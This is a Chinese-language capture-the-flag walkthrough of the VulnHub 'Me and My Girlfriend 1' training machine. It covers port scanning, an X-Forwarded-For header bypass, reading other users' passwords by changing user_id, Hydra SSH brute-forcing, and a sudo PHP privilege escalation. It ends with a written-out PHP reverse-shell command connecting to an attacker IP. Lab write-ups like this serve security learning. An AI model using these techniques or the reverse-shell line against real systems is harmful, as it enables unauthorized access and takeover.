
# 0x00:靶机下载

下载链接: <https://www.vulnhub.com/entry/me-and-my-girlfriend-1,409/>


Me and my girlfriend算是一个比较经典的靶机，新手级别有2个flag。至于介绍有点无聊老套剧情了。



下载好以后是个.ova文件




双击以后选择一个合适的位置存放，记得调回NAT模式就可以运行了



# 0x01:靶机探测


首先用netdiscover探测一波，排除.1,.2和.254可以确认靶机IP为192.168.19.144

命令:netdiscover -r 192.168.19.0/16




然后开启NMAP扫端口,这次只开了22和80端口

命令:nmap -A -sS -sV -v -p- 192.168.19.144




在浏览器里面输入IP可以正常回显了个who are you? Hacker? 有点奇怪





# 0x02:挖掘信息

还是在这个页面由于有点奇怪按住F12发现点新东西,Maybe you can search how to use x-forwarded-for,提示一波要用到XFF




那么尝试添加XFF经过确认在host下面添加一个X-Forwarded-For:127.0.0.1会让页面跳回到一个正常页面，有登录注册功能。为了维持页面正常有两种方法，第一种是用插件添加XFF的头这样想点啥功能就点啥不会弹回到刚开始的who are you?Hacker?页面。还有另外一种方法是每点一个功能就用burp手动添加这个XFF的头进去







那么先尝试注册一个号先username和password均为helloworld




输入完以后抓包可以看到刚才输入的信息，抓包放到sqlmap里面卒



注册完以后回到这里点击一下profile




又到了最爱的id=xx环节，尝试丢到sqlmap但是还是跑不出来不知道为啥。




# 0x03:挖掘漏洞

先分析一波当前的网址<http://192.168.19.144/index.php?page=profile&user_id=12>，目前主要的参数是后面的user\_id=xx,假如说没有对参数进行任何过滤的话是会存在SQL和XSS反弹漏洞的，目前sqlmap既然跑不出来从菜鸟的角度来看这条路是行不通的。不过可以从逻辑漏洞入手。已知我们刚注册了一个helloworld的账号userid为12那前面11个是啥子呢?

同时如果按住F12点左上角那个是可以很清楚的看到当前的密码的。所以可能存在越权漏洞




这里用BURP进行抓包把userid改为11是没有value的可能并没有账号存在



来到9的时候得到一个username和password abdikasepak dorrrr




就可以控制变量继续从9到1得到6个账号密码分开装起来




# 0x04:爆破SSH端口


由于现在有了一堆账号，登上去以后发现也没有什么传文件的功能点只能把目光返回到22端口那里，尝试利用手中的账号用Hydra爆破成功



然后用SSH直连成功




然后cd到/home/alice目录下发现一波隐藏目录.my\_secret其中里面包含第一个flag



# 0x05:提权

被我们赋予重望的sudo-l没倒下，只不过这次是/usr/bin/php



这里查了以下php是可以和python netcat一样有一句话反弹的顺便参考了<https://www.cnblogs.com/zhuxr/p/9854230.html> PHP反弹语句



变成sudo /usr/bin/php -r '$sock=fsockopen("192.168.19.128",5555);exec("/bin/sh -i <&3 >&3 2>&3");'

记得提前开启nc，反弹以后就是root权限了顺便可以读到flag

